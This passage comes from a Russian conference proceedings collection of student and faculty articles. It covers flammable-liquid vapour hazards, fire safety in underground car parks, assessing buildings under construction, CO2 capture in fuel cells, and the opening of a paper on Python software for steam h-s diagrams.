Главной особенностью ЛВЖ является то, что непосредственное воспламенение в начальной стадии происходит выделяющихся от жидкости паров. Именно концентрация паров и является главным критерием для отличия их от горючих жидкостей.

Пары легковоспламеняющихся жидкостей могут быть источником возгорания, если они смешиваются с воздухом в определенных концентрациях и взаимодействуют с источником зажигания. Пары могут быть образованы при хранении и использовании легковоспламеняющихся жидкостей, таких как бензин, керосин, лаки и растворители. Концентрация паров, необходимая для возникновения пожара, зависит от свойств жидкости и условий окружающей среды.

Пары легковоспламеняющихся жидкостей могут приводить к двум типам возгорания: локальному и общему. Локальное возгорание происходит, когда пары жидкости воспламеняются внутри ее контейнера, что может привести к взрыву или разрушению контейнера. Общее возгорание происходит, когда пары жидкости воспламеняются в открытом пространстве, что может привести к пожару.

Влияние паров легковоспламеняющихся жидкостей на пожар зависит от нескольких факторов. Один из главных факторов — это концентрация паров в окружающей среде. При определенной концентрации паров, которая



называется нижним пределом воспламенения, они могут зажечься от искры, пламени или другого источника зажигания. Если концентрация паров достигает верхнего предела воспламенения, возможен взрыв.

Одной из главных особенностей воспламенения паров легковоспламеняющихся жидкостей является их низкий нижний предел воспламенения (НПВ). НПВ - это минимальная концентрация паров, которая может быть зажжена искрой или пламенем. Для большинства легковоспламеняющихся жидкостей НПВ находится в диапазоне от 1,0% до 7,0% по объему воздуха. Это означает, что даже небольшое количество паров в воздухе может быть достаточно для возникновения пожара.

Еще одной особенностью воспламенения паров легковоспламеняющихся жидкостей является их высокая скорость горения. Пары легковоспламеняющихся жидкостей горят очень быстро, что может привести к взрывам или другим опасным событиям. Скорость горения зависит от различных факторов, таких как концентрация паров, температура и давление.

Также не мало важной особенностью является, что воспламенения паров легковоспламеняющихся жидкостей является их способность образовывать взрывоопасные смеси. Взрывоопасная смесь — это смесь паров и воздуха, которая имеет концентрацию, находящуюся между НПВ и верхним пределом воспламенения. При зажигании такой смеси может произойти взрыв или детонация, что может привести к серьезным последствиям.

Одним из главных последствий воспламенения паров ЛВЖ является возникновение пожара. При этом могут пострадать люди, животные, здания, сооружения и имущество. В некоторых случаях, таких как воспламенение паров бензина на заправочной станции, возможен взрыв.

Другим последствием воспламенения паров ЛВЖ является загрязнение окружающей среды. При горении ЛВЖ выделяются токсичные газы, которые могут нанести вред здоровью человека и окружающей среде. Кроме того, при пожаре ЛВЖ может образовываться дым, который может вызвать проблемы с дыханием и зрением.

Одним из способов предотвращения воспламенения паров ЛВЖ является правильное хранение и использование этих жидкостей. ЛВЖ необходимо хранить в специальных контейнерах, которые должны быть закрытыми и герметичными. Также следует избегать использования ЛВЖ в закрытых помещениях и вблизи источников тепла или огня.

При работе с ЛВЖ необходимо соблюдать определенные правила безопасности, включая правильное хранение, транспортировку и использование. Если эти правила не соблюдаются, могут возникнуть пожары, вызванные паром легковоспламеняющихся жидкостей.

Следовательно, пары ЛВЖ могут распространяться на значительные расстояния и образовывать взрывоопасные смеси с воздухом. Если в такую смесь попадает источник зажигания, например, искра или огонь, может возникнуть пожар. Пожар может быстро распространяться и привести к серьезным последствиям, включая травмы и смерть работников, ущерб имуществу и окружающей среде.

Таким образом, ЛВЖ имеют высокую степень пожароопасности ввиду своего быстро воспламенения и возгорания от любого источника зажигания. Риск здоровью гражданскому населению и рабочему персоналу велик при нахождении рядом с ним либо же при работе с данными веществами. Пренебрегая техниками пожарной безопасности следует учитывать весь перечень, так как произвольная ошибка, приведет к колоссальным последствиям.

### **Библиографический список:**

1. Аксенов С.Г., Синагатуллин Ф.К. Чем и как тушат пожар // Современные проблемы безопасности (FireSafety 2020): Материалы II Всероссийской научно-практической конференции, - Уфа; РИК УГАТУ, 2020, С. 146-151.
2. Аксенов С.Г., Ишмеева А.С. Сайтова К.А. Об алгоритмах расследования пожаров на объектах нефтяной промышленности // Закон и

право. 2022. №7. С. 132-135.

3. Гончаренко В.С., Чечетина Т.А., Сибирко В.И., Пожары и пожарная безопасность в 2021 году: статист. сб. Балашиха: П 46 ФГБУ ВНИИПО МЧС России, 2022. 114 с.

4. Тагирова К.А., Аксенов С.Г. к вопросу об организации тушения пожаров в высотных зданиях // Студенческий форум. -2021, [№ 30 \(166\)](#). - С. 41-42.

5. Федеральный закон Российской Федерации от 22.07.2008 N 123-ФЗ "Технический регламент о требованиях пожарной безопасности".

*Зайнагутдинова Анастасия Александровна, студент 5-ого курса,  
ФГБОУ ВО Уфимский университет науки и технологий, РФ, г. Уфа*

*e-mail: [pihlstrom@mail.ru](mailto:pihlstrom@mail.ru)*

*Аксенов Сергей Геннадьевич, доктор экономических наук, профессор,  
ФГБОУ ВО Уфимский университет науки и технологий, РФ, г. Уфа*

## **ПОЖАРНАЯ БЕЗОПАСНОСТЬ В ПОДЗЕМНЫХ АВТОСТОЯНКАХ**

**Аннотация:** Пожары наносят огромный материальный ущерб стране, что в свою очередь негативно влияет не только на экономическую составляющую, но и социальную. Количество автомобилей в мире растет в геометрической прогрессии. В связи с этим увеличивается и количество подземных, закрытых и открытых автостоянок. Вместе с этим увеличивается и количество пожаров на транспортных средствах, а также автостоянках. В данной статье указаны различные причины возникновения возгорания на подземных автостоянках, пути их решения.

**Ключевые слова:** пожарная безопасность, причины, автостоянки, возгорание, пожары, подземные, пожаротушение, вентиляция, техника безопасности, автомобили.

**Abstract:** Fires cause huge material damage to the country, which in turn negatively affects not only the economic component, but also the social one. The number of cars in the world is growing exponentially. In this regard, the number of underground, closed and open parking lots is also increasing. At the same time, the number of fires on vehicles and parking lots is also increasing. This article identifies various causes of fire in underground parking lots, ways to solve them.

**Keywords:** fire safety, causes, parking lots, fire, fires, underground, firefighting, ventilation, safety equipment, cars.

Актуальность данной темы заключается в том, что подземные автостоянки представляют собой огромный риск для пожарной безопасности. Большинство автостоянок расположены под зданиями, что может существенно затруднить пожаротушение и эвакуацию людей.

В последнее время строительство автостоянок осуществляется под землей, в связи с плотной застройкой, соответственно для экономии места. Количество построек и сооружений с каждым годом быстро увеличивается, и одной из главных задач является обеспечение этих строений всесторонней безопасностью.

Подземные автостоянки могут иметь различные типы в зависимости от их конструкции и функционального назначения. Вот некоторые из них:

- одноуровневые автостоянки: это самый простой тип подземных автостоянок, который состоит из одного уровня и не имеет внутренних разделителей или ограничений между парковочными местами.

- многоуровневые автостоянки: это тип автостоянок, который имеет несколько уровней и может вместить гораздо больше автомобилей, чем одноуровневые автостоянки.

Пожары на подземных автостоянках могут быть вызваны различными причинами, но наиболее распространенными являются [1]:

- 1) Короткое замыкание электрических схем и систем. Это может произойти из-за неисправных электрических компонентов, несоблюдения правил проведения электромонтажных работ, а также в результате неправильного использования электрических приборов и оборудования.

- 2) Неправильное хранение и использование легковоспламеняющихся материалов и жидкостей. Наличие большого количества легковоспламеняющихся веществ на автостоянках, таких как бензин, масла и топливо, может привести к возникновению пожара. Необходимо обеспечить правильное хранение и использование этих материалов, а также обеспечить наличие средств пожаротушения.

- 3) Несоблюдение правил техники безопасности при проведении

ремонтных и строительных работ. Работы, связанные с ремонтом и строительством, могут создавать условия для возникновения пожара. Необходимо соблюдать все правила и требования по безопасности при проведении таких работ.

4) Повреждение топливных систем автомобилей. Поврежденные топливные системы могут привести к утечке топлива, что может привести к возникновению пожара.

Перед тем, как приступить к обеспечению пожарной безопасности на подземных автостоянках, необходимо провести оценку рисков. Для этого следует определить возможные источники возгорания и оценить вероятность их возникновения. Кроме того, необходимо проанализировать возможные последствия пожара и определить, какие меры могут быть приняты для их предотвращения.

Подземные автостоянки являются местами повышенной опасности с точки зрения пожарной безопасности из-за ограниченности доступа к воздуху, наличия большого количества автомобилей и других горючих материалов в одном месте. Для обеспечения пожарной безопасности подземных автостоянок необходимо проводить целый комплекс мер [2]:

1. Установка автоматических систем пожаротушения, таких как системы спринклеров. Эти системы быстро обнаруживают пожар и начинают подачу воды для тушения огня.

2. Регулярное проведение технического обслуживания и проверок систем пожаротушения, в том числе проверка состояния гидрантов, пожарных кранов и спринклерных систем.

3. Большое внимание уделяется вентиляции и противодымной защите автостоянок. Противодымная вентиляция — это система, предназначенная для очистки воздуха от дыма в случае пожара в подземной автостоянке. Данные системы обычно состоят из вентиляторов, расположенных в различных точках подземной стоянки, и системы каналов и датчиков, которые обеспечивают эффективный обмен воздуха.

В случае пожара, датчики дыма автоматически активируют вентиляционную систему, которая начинает работать в аварийном режиме. Вентиляторы приводят в движение большой объем воздуха, который забирается через приточные вентиляционные отверстия и выводится через вытяжные каналы, что позволяет уменьшить количество дыма в здании и снизить температуру.

Вместе с тем, противодымная вентиляция — это важная часть пожарной безопасности, особенно для подземных автостоянок, где огненная опасность повышена из-за ограниченной доступности воздуха. Она позволяет уменьшить риск пострадавших и повреждений имущества в случае возникновения пожара.

4. Установка датчиков дыма и тепла, которые могут быстро обнаружить возгорание и сигнализировать о нем.

5. Организация регулярных тренировок и учений для персонала, чтобы они знали, как правильно реагировать в случае пожара.

6. Обеспечение регулярной очистки подземных автостоянок от мусора и горючих материалов, таких как бумага и картон.

7. Размещение информации о правилах пожарной безопасности и эвакуации в удобном месте для всех пользователей автостоянок.

8. Установка аварийного освещения, которое может помочь в случае отключения основного источника света.

Следует отметить, что данные меры могут помочь обеспечить безопасность в подземных автостоянках и снизить риск возникновения пожара. Однако важно также помнить, что соблюдение правил противопожарного в каждой конкретной ситуации является ответственностью каждого человека, использующего подземную автостоянку.

В подземных автостоянках по пожарной безопасности запрещается ряд действий, чтобы предотвратить возможность возникновения и распространения пожара, а также обеспечить безопасную эвакуацию людей в случае ЧС [3]:

– запрещено курение на автостоянке, а также в пределах 10 метров от входов и выходов автостоянки;

- запрещено использование открытого огня, включая свечи, костры и грили;
- запрещено использование электрических обогревателей и других приборов с нагревательными элементами, которые могут вызвать перегрев и возгорание;
- запрещено хранение горючих и легковоспламеняющихся материалов в автомобилях и на автостоянке;
- запрещено блокировать пожарные пути, аварийные выходы и другие места, предназначенные для экстренной эвакуации.

Таким образом, можно сделать вывод, что рост автомобилей, паркингов неизбежен, с этим увеличивается и рост пожаров на данных объектах. Во избежание несчастных случаев, чрезвычайных ситуаций достаточно соблюдать требования пожарной безопасности. Несоблюдение банальных правил ПБ может привести не только к нанесению большого материального ущерба, но и к гибели людей.

#### **Библиографический список:**

6. Аксенов С.Г., Синагатуллин Ф.К. Чем и как тушат пожар // Современные проблемы безопасности (FireSafety 2020): Материалы II Всероссийской научно-практической конференции, - Уфа; РИК УГАТУ, 2020, С. 146-151.

7. Аксенов С.Г., Синагатуллин Ф.К. Обеспечение первичных мер пожарной безопасности в муниципальных образованиях // Проблема обеспечения безопасности: Материалы II Международной научно-практической конференции. – Уфа: РИК УГАТУ, 2020. С. 242-244.



*Землякова Виктория Вадимовна, студент  
Самарский государственный технический университет,  
г. Самара*

## **ОЦЕНОЧНЫЙ ПРОЦЕСС СОСТОЯНИЯ ЗДАНИЯ ВО ВРЕМЯ СТРОИТЕЛЬСТВА**

**Аннотация:** Оценка состояния строящегося здания является важным этапом в процессе строительства, который позволяет определить наличие дефектов и проблем, связанных с качеством строительных работ. В данной статье рассматривается процесс оценки состояния строящегося здания, включая проведение инспекции и тестирования, а также анализ результатов оценки и принятие решений по исправлению выявленных проблем.

**Ключевые слова:** оценка состояния, строящееся здание, инспекция, тестирование, исправление проблем.

**Annotation:** Assessment of the condition of a building under construction is an important stage in the construction process, which allows you to determine the presence of defects and problems related to the quality of construction work. This article discusses the process of assessing the condition of a building under construction, including inspection and testing, as well as analyzing the results of the assessment and making decisions to correct the identified problems.

**Keywords:** condition assessment, building under construction, inspection, testing, problem correction.

Строительство здания является сложным процессом, который может сопровождаться ошибками и проблемами, связанными с качеством строительных работ. Оценка состояния строящегося здания позволяет

определить наличие таких проблем и принять меры по их исправлению. В данной статье мы рассмотрим процесс оценки состояния строящегося здания, включая проведение инспекции и тестирования, а также анализ результатов оценки и принятие решений по исправлению выявленных проблем.

Оценка состояния строящегося здания включает в себя диагностику, проведение технического осмотра и выявление возможных проблем, которые могут возникнуть в будущем. В ходе диагностики осуществляется проверка соответствия строящегося здания проектным решениям, а также выявление недостатков, ошибок и несоответствий, которые могут привести к серьезным последствиям в будущем. Технический осмотр включает в себя проверку качества материалов, сборку конструкций и других элементов, а также проверку соответствия проекта действительности.

Для оценки состояния строящегося здания применяются различные методы диагностики, включая визуальный осмотр, замеры и испытания материалов и конструкций, термовизионное и ультразвуковое исследование и другие методы. В зависимости от особенностей здания, используются различные методы исследования.

Инспекция строящегося здания:

Основным шагом в оценке состояния строящегося здания является проведение инспекции. Во время инспекции специалисты осматривают здание и проверяют наличие дефектов и проблем, связанных с качеством строительных работ. Инспекция может включать в себя проверку следующих параметров:

1. **Фундамент.** Проверка фундамента включает в себя проверку наличия трещин и деформаций, а также оценку уровня усадки.
2. **Стены.** Проверка стен включает в себя проверку наличия трещин, деформаций и неровностей, а также оценку качества утепления и звукоизоляции.
3. **Крыша.** Проверка крыши включает в себя проверку наличия трещин и деформаций, а также оценку качества утепления и вентиляции.

4. Окна и двери. Проверка окон и дверей включает в себя проверку их целостности и герметичности.

#### 5. Электрические и санитарные системы

Условия эксплуатации конструкции определяются на основе оценки совокупного воздействия повреждений, обнаруженных в ходе предварительного осмотра дефекта, проверки и расчета несущей способности, долговечности и устойчивости. Если какой-либо стандарт технических условий сооружения соответствует требованиям нормативных документов, сооружение должно быть объединено или заменено. При оценке технического состояния объекта расчетные параметры, полученные в ходе осмотра, соответствуют проектным или нормативным значениям. Принимайте канонические значения в соответствии со снипом. Оценка технического состояния строящихся зданий и сооружений основывается на анализе результатов детальнейших исследований конструкции здания и расчетов, а также на проверке несущей способности и правильности ее выполнения. При проектировании зданий и сооружений необходимо соблюдать некоторые требования: конструктивные элементы и инженерные системы должны быть достаточно безопасными для использования при проведении работ по техническому обслуживанию (ремонтпригодность) для устранения дефектов и недоработок в процессе эксплуатации; подготовка к сезонной эксплуатации должна проводиться наиболее экономичным способом, а здание должно иметь необходимые устройства и средства, необходимые для нормальной эксплуатации для размещения обслуживающего персонала, соответствующего требованиям документов.

Основными элементами здания, которые определяют техническое обслуживание всего здания, являются наружные стены и фундамент. Остальная часть конструкции может быть заменена. В современной архитектуре количество конструктивных элементов увеличилось, а срок их службы равен сроку службы основных элементов.

Единые правила расчета амортизационных отчислений для полного восстановления основных средств в национальной экономике должны быть

утверждены правительством. В процессе длительной эксплуатации здания его конструкция и оборудование изнашиваются. Под вредным воздействием окружающей среды конструкция теряет прочность, разрушается, гниет и подвергается коррозии.

Срок службы конструкции зависит от материала, характера конструкции и условий эксплуатации. Одни и те же элементы, в зависимости от назначения здания, имеют разный срок службы. Под сроком службы конструкции понимается календарное время, в течение которого под воздействием различных факторов они переходят в состояние, при котором дальнейшая эксплуатация становится невозможной и экономически нецелесообразной. Срок службы включает в себя время, затраченное на техническое обслуживание. Срок службы здания определяется сроком службы несущей конструкции фундамента, стен и каркаса. Определение срока службы конструктивных элементов является сложной задачей, поскольку оно зависит от большого количества факторов, вызывающих износ. Стандартный срок службы установлен строительными нормами и является средним показателем, который зависит от капитальности здания.

К первой группе жилых зданий относятся каменные здания, особенно капитальные, и стандартный срок службы таких зданий составляет 150 лет. Внедрение материалов с коротким сроком службы в состав архитектурных элементов приводит к снижению стандартов Срок службы всего здания. Например, шестой по величине мегаполис включает в себя легкие здания со сроком службы 15 лет. Для каждой группы установите необходимые эксплуатационные качества, долговечность и огнестойкость.

Прочность и устойчивость конструкции зависит от прочности и стабильности ее конструкции и сохранности основания. Для того чтобы обеспечить срок службы и огнестойкость конструктивных элементов здания, необходимо использовать строительные материалы.

Промышленные здания делятся на четыре группы в зависимости от капитальности.

К первой группе относятся здания с самыми высокими требованиями, а к четвертой - здания с необходимым минимумом прочности и долговечности, качеством отделки, инженерным оборудованием и системой канализации. Долговечность конструкций - это срок их службы без потери необходимого качества при данном режиме эксплуатации и данных климатических условиях. Установлены четыре степени долговечности ограждения в годах: первая степень составляет не менее 100 лет службы; вторая - 50; третья - не менее 50-20; четвертая - до 20 [1].

Требования к противопожарной защите, предъявляемые к зданию, устанавливают необходимую степень огнестойкости, которая определяется степенью воспламеняемости и пределом огнестойкости его основной конструкции и материалов, что зависит от функционального назначения.

Перед отправкой объекта в национальную приемную комиссию, назначенную бенефициаром, необходимо проверить соответствие установленного объекта и оборудования, соответствует ли строительный проект требованиям правил и нормативов в строительстве, а также оборудованию. Необходимо принять меры для обеспечения того, чтобы условия труда соответствовали требованиям стандартов охраны труда и окружающей среды [2].

Должны приниматься строительные проекты, завершенные в промышленном и гражданском направлениях. Если они подготовлены к этому, дефекты устранены и началось производство продукции (производственных зданий), предусмотренной проектом. Если жилое здание состоит из нескольких частей, они могут быть введены в эксплуатацию отдельными частями.

Жилые здания, некоторые жилые здания со встроенными, интегрированными и благоустроенными зданиями для розничной торговли, общественного питания и бытового обслуживания, должны вводиться в эксплуатацию вместе с этими зданиями [2].

Технические критерии оценки состояния строительной конструкции делятся на две группы: критерии, характеризующие несущую способность,

прочность и деформируемость, а также стандарты для характеристики эксплуатационных характеристик зданий. Предельное значение норматива оценки технического состояния строительных конструкций определяется нормативными документами [2].

Следовательно, оценка состояния строящегося здания или сооружения включает в себя определение категории технического состояния сооружения в зависимости от степени повреждения и нагрузки.

### **Библиографический список:**

1. Дегтярева, О. Г. Исследование влияния гидродинамического давления на конструкции гидротехнических сооружений, расположенных в зоне повышенной сейсмической активности / О. Г. Дегтярева, С. Ю. Найденов, Д. А. Дацьо // Труды Кубанского государственного аграрного университета. – 2017. – №2 (65). – С. 138–144.

2. Патент 2621265 Российская Федерация, МПК E03B 3/32, E03B 3/06. Способ регулирования стока атмосферных осадков / О. Г. Дегтярева, В. Г. Дегтярев, Д. А. Дацьо; заявитель и патентообладатель Кубанский ГАУ. – №2016125192; заявл. 23.06.2016; опубл. 01.06.2017; Бюл. № 16.

*Ильина Анастасия Евгеньевна, студент  
Самарский государственный технический университет,  
г. Самара*

## **МЕТОДЫ УЛАВЛИВАНИЯ УГЛЕКИСЛОГО ГАЗА ПРИ РАБОТЕ ТОПЛИВНОГО ЭЛЕМЕНТА**

**Аннотация:** В данной статье рассматриваются технологии улавливания углекислого газа при работе топливного элемента. Даны определения и описания основных технологий улавливания углекислого газа, таких как адсорбция, абсорбция и мембранный процесс. Описаны преимущества использования данных технологий, такие как снижение выбросов углекислого газа, улучшение эффективности работы топливного элемента, снижение затрат на экологическую очистку и увеличение безопасности рабочей среды.

**Ключевые слова:** углекислый газ, топливный элемент, адсорбция, абсорбция, мембранный процесс, экология, безопасность.

**Abstract:** This article discusses the technology of carbon dioxide capture during the operation of a fuel cell. Definitions and descriptions of the main carbon dioxide capture technologies such as adsorption, absorption and membrane process are given. The advantages of using these technologies are described, such as reducing carbon dioxide emissions, improving the efficiency of the fuel cell, reducing the cost of environmental cleaning and increasing the safety of the working environment.

**Keywords:** carbon dioxide, fuel cell, adsorption, absorption, membrane process, ecology, safety.

Современный мир сталкивается с проблемой экологического кризиса, вызванного выбросом углекислого газа в атмосферу. Одним из источников

этого газа являются топливные элементы, которые широко применяются в различных сферах деятельности человека. Однако, в процессе работы топливного элемента происходит выброс углекислого газа, который не только вреден для окружающей среды, но и снижает эффективность работы устройства.

Одним из решений этой проблемы является использование технологий улавливания углекислого газа при работе топливного элемента.

Существует несколько технологий улавливания углекислого газа при работе топливного элемента. Рассмотрим некоторые из них в таблице №1.

Таблица 1. Технология улавливания углекислого газа

<b>Технология улавливания углекислого газа</b>	<b>Описание</b>	<b>Преимущества</b>
Адсорбция	Улавливание углекислого газа с помощью адсорбента, который встраивается в топливный элемент	Снижение выбросов углекислого газа, улучшение эффективности работы топливного элемента, повторное использование адсорбента
Абсорбция	Улавливание углекислого газа с помощью жидкости, которая насыщается углекислым газом	Эффективность работы топливного элемента, возможность повторного использования жидкости
Мембранный процесс	Разделение углекислого газа и кислорода с помощью мембраны	Высокая степень разделения, экономия на затратах на улавливание углекислого газа

Использование технологий улавливания углекислого газа при работе топливного элемента имеет несколько преимуществ:

1. Снижение выбросов углекислого газа в окружающую среду, что является важным шагом в борьбе с глобальным изменением климата.

2. Улучшение эффективности работы топливного элемента. Улавливание углекислого газа может улучшить производительность топливного элемента и увеличить его долговечность.

3. Снижение затрат на экологическую очистку. Использование технологий улавливания углекислого газа может снизить затраты на



экологическую очистку в процессе производства и уменьшить негативное влияние на окружающую среду.

4. Увеличение безопасности рабочей среды. Улавливание углекислого газа может снизить концентрацию газа в воздухе, что улучшит безопасность рабочей среды.

5. Повышение энергоэффективности. Использование технологий улавливания углекислого газа может повысить энергоэффективность процесса производства, что приведет к экономии ресурсов и снижению затрат на производство.

Несмотря на множество преимуществ, использование технологий улавливания углекислого газа при работе топливного элемента также имеет некоторые недостатки, среди которых можно выделить следующие:

1. Дополнительные затраты на установку и эксплуатацию. Внедрение технологий улавливания углекислого газа требует дополнительных затрат на установку и эксплуатацию оборудования, что может увеличить стоимость производства.

2. Ограниченность адсорбента. Для технологии адсорбции необходим адсорбент, который может быть ограниченным ресурсом, что может снизить эффективность процесса.

3. Ограниченность эффективности. Некоторые технологии улавливания углекислого газа могут быть неэффективными в определенных условиях, таких как высокая концентрация углекислого газа.

4. Необходимость дополнительной обработки. Некоторые технологии улавливания углекислого газа могут требовать дополнительной обработки полученного улавливателя, что может увеличить стоимость производства.

5. Возможное ухудшение качества продукции. Некоторые технологии улавливания углекислого газа могут потребовать изменения условий производства, что может отрицательно сказаться на качестве продукции.

Технологии улавливания углекислого газа могут быть применены в различных отраслях промышленности, где используются топливные элементы,

таких как:

- Автомобильная промышленность. В автомобильной промышленности технологии улавливания углекислого газа могут использоваться в топливных элементах для автомобилей на водородной топливной ячейке.

- Энергетическая промышленность. Технологии улавливания углекислого газа могут быть использованы в топливных элементах на основе углеводородов, таких как природный газ и газовый конденсат.

- Аэрокосмическая промышленность. В аэрокосмической промышленности технологии улавливания углекислого газа могут использоваться в топливных элементах, которые используются для космических кораблей и спутников.

- Производство электроэнергии. Технологии улавливания углекислого газа могут быть использованы в топливных элементах, которые используются для производства электроэнергии в крупных энергетических комплексах.

- Производство водорода. Технологии улавливания углекислого газа могут быть использованы в топливных элементах, которые используются для производства водорода, например, водорода, используемого в качестве топлива для транспорта.

Процессы улавливания в основном применяются для получения коммерчески выгодных количеств углекислого газа из потоков дымовых газов, которые образуются в результате сжигания угля или природного газа.

Однако на сегодняшний день отсутствуют какие-либо применения для улавливания диоксида углерода на крупных энергоустановках.

В зависимости от процесса или применения энергоустановки существуют три основные концепции улавливания углекислого газа, образующегося из первичного ископаемого топлива, биомассы или смеси этих видов топлива:

- 1 -улавливание после сжигания;
- 2 -улавливание до сжигания;
- 3- сжигание с обогащением топлива кислородом.

Основные технологии улавливания углекислого газа приводятся на

рисунке 1.




Рисунок 1 Технологии улавливания углекислого газа

Технологии улавливания углекислого газа при работе топливного элемента являются важным шагом в борьбе за сохранение окружающей среды и улучшения экологической ситуации в мире. Их использование позволяет существенно снизить выбросы углекислого газа в атмосферу, улучшить эффективность работы топливного элемента, снизить затраты на экологическую очистку и увеличить безопасность рабочей среды. Таким образом, использование технологий улавливания углекислого газа при работе топливного элемента должно стать обязательным для промышленных предприятий, которые работают с топливными элементами.

### Библиографический список:

1. Чекушина Е. В. Мониторинг свалок и полигонов / Е. В. Чекушина, А. А. Каминская / Твердые бытовые отходы. – 2006. – № 11. – С. 10–11.
2. Аксенова, Л. Л. Переработка и утилизация строительных отходов для получения эффективных зеленых композитов / Л. Л. Аксенова, Л. В.

Хлебенских, С. Н. Хлебенских. — Современные тенденции технических наук: материалы III Междунар. науч. конф. — Казань: Бук, 2014. — С. 63-65.

*Ильичев Владимир Юрьевич, к.т.н., доцент кафедры «Тепловые двигатели и гидромашины»*

*Калужский филиал ФГОУ ВО «Московский государственный технический университет имени Н.Э. Баумана (национальный исследовательский университет), г. Калуга, Россия*

*e-mail: [patrol8@yandex.ru](mailto:patrol8@yandex.ru)*

*Юрик Елена Алексеевна, к.т.н., доцент кафедры «Тепловые двигатели и гидромашины»*

*Калужский филиал ФГОУ ВО «Московский государственный технический университет имени Н.Э. Баумана (национальный исследовательский университет), г. Калуга, Россия*

## **СОЗДАНИЕ ПРОГРАММНОГО ПРОДУКТА ДЛЯ ПОСТРОЕНИЯ H-S ДИАГРАММЫ И ИССЛЕДОВАНИЯ ПРОЦЕССА РАСШИРЕНИЯ ПАРА В ТУРБИНЕ**

**Аннотация:** Статья посвящена описанию разработанного авторами программного продукта, предназначенного для построения h-s диаграммы воды и водяного пара, а также для исследования протекания процесса расширения пара в турбине. При этом ставится задача достижения максимального относительного внутреннего КПД с исключением попадания в зону влажного пара. Созданные программные средства автоматизации расчётов и визуализации их результатов позволяют усовершенствовать и ускорить процесс проектирования паровых турбин. По результатам выполненной работы сделаны выводы и указаны пути дальнейшего развития, данного направления исследований.

**Ключевые слова:** паровая турбина, влажный пар, h-s диаграмма, относительный внутренний КПД, язык Python, модуль seuif97.

**Annotation:** The article is devoted to the description of the software product developed by the authors, designed to build an h-s diagram of water and water vapor, as well as to study the progress of the steam expansion process in the turbine. In this case, the task is to achieve the maximum relative internal efficiency with the exclusion of entering the wet steam zone. The created software tools for automating calculations and visualizing their results make it possible to improve and speed up the design process of steam turbines. Based on the results of the work performed, conclusions were drawn and the ways of further development of this area of research were indicated.

**Keywords:** steam turbine, wet steam, h-s diagram, relative internal efficiency, Python language, seuif97 module.

## **Введение**

Паровые турбины в нашей стране являются основным типом двигателей для привода электрогенераторов и выработки электрической энергии и относятся к основному оборудованию тепловых электростанций (ТЭС) и теплоэлектростанций (ТЭЦ) [1]. В циклах паротурбинных установок (ПТУ) используется вода, нагреваемая и испаряемая в парогенераторе, после чего пар направляется в турбину и совершает в ней работу в процессе расширения, затем конденсируется, и вода снова подаётся насосами в парогенератор. Данный замкнутый термодинамический процесс называется циклом Ренкина [2].

В последнее время в качестве рабочего тела в паровых турбинах всё шире используются альтернативные воде вещества (например, в органическом цикле Ренкина используются низкокипящие рабочие тела – толуол, н-пентан и др.) [3]. Однако, использование воды и водяного пара для мощных ПТУ всё ещё остаётся вне конкуренции благодаря доступности и низкой себестоимости.

С точки зрения совершения полезной работы особый интерес представляет перегретый пар с влажностью, равной нулю, когда он находится в газообразном состоянии. Достижение даже небольшой степени влажности

(несколько процентов) приводит к эрозии лопаток турбины, вследствие чего нарушается их аэродинамический профиль, снижается прочность и надёжность [4]. Наличие капель влаги в проточной части турбины также снижает КПД её ступеней из-за возникновения следующих потерь энергии:

1. на трение и разгон микрочастиц жидкой фазы;
2. из-за завихрения потока при сходе с лопаток;
3. из-за удара частиц влаги о входные кромки рабочих лопаток.

Для исследования расширения пара в турбине (и, желательно, исключения влажности пара на выходе) необходимо определять его теплофизические параметры в разных точках данного процесса. В настоящее время для решения этой задачи не обойтись без средств автоматизации расчётов и их визуализации, созданных с использованием информационных технологий [5].

Целью работы является создание программного продукта для построения  $h$ - $s$  (энтальпия-энтропия) диаграммы воды и водяного пара [6] с нанесением на неё пограничных кривых (делящих диаграмму на зоны с разным фазовым состоянием воды – жидкость, влажный пар, перегретый пар), а также линий равной сухости пара, изобар и изотерм. После этого по заданным параметрам пара на входе и на выходе турбины необходимо нанести на  $h$ - $s$  диаграмму линию расширения пара в турбине и вычислить её относительный внутренний КПД. Также ставится задача демонстрации процедуры исследования протекания процесса расширения пара при варьировании его начальных и конечных параметров, - таким образом, например, можно проследить зависимость относительного внутреннего КПД от конечной температуры процесса при условии работы в зоне перегретого пара.

### **Материал и методы исследования**

В качестве основного инструмента для создания программы выбран свободно распространяемый, универсальный и пользующийся в настоящее время наибольшей популярностью язык программирования Python [7]. Для определения теплофизических свойств воды и водяного пара для создания  $h$ - $s$

диаграммы и для изображения на ней теплового процесса в паровой турбине выбрана библиотека (модуль) функций `seuif97` [8].

